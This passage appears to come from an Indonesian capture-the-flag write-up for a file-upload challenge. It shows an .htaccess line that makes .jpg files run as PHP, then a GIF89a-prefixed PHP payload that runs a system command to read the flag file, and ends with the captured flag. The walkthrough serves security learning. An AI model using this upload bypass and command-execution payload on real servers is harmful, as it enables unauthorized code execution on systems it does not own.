
```
AddType application/x-httpd-php .jpg
```

Setelah itu, kami mengupload file tersebut ke website lalu menekan “lihat file”. Muncul pesan error 403 Forbidden. Artinya konfigurasi server sudah berhasil masuk.

Lalu kami menyiapkan sebuah file payload berekstensi .jpg untuk mengambil flag di website tersebut. Berikut merupakan script PHP yang dibuat.

```
GIF89a;  
<?php  
echo;  
system('cat /flag.txt');  
?>
```

Kemudian kami mengupload payload tersebut ke website dan muncul flag.



```
GIF89a; NETSOS{D4r1p4D4_NuN99u_19_jU74_14p4N64N_k3Rj4_M3Nd1n9_c4R1_F1L3_uPL04D_vU1N_4j4!}
```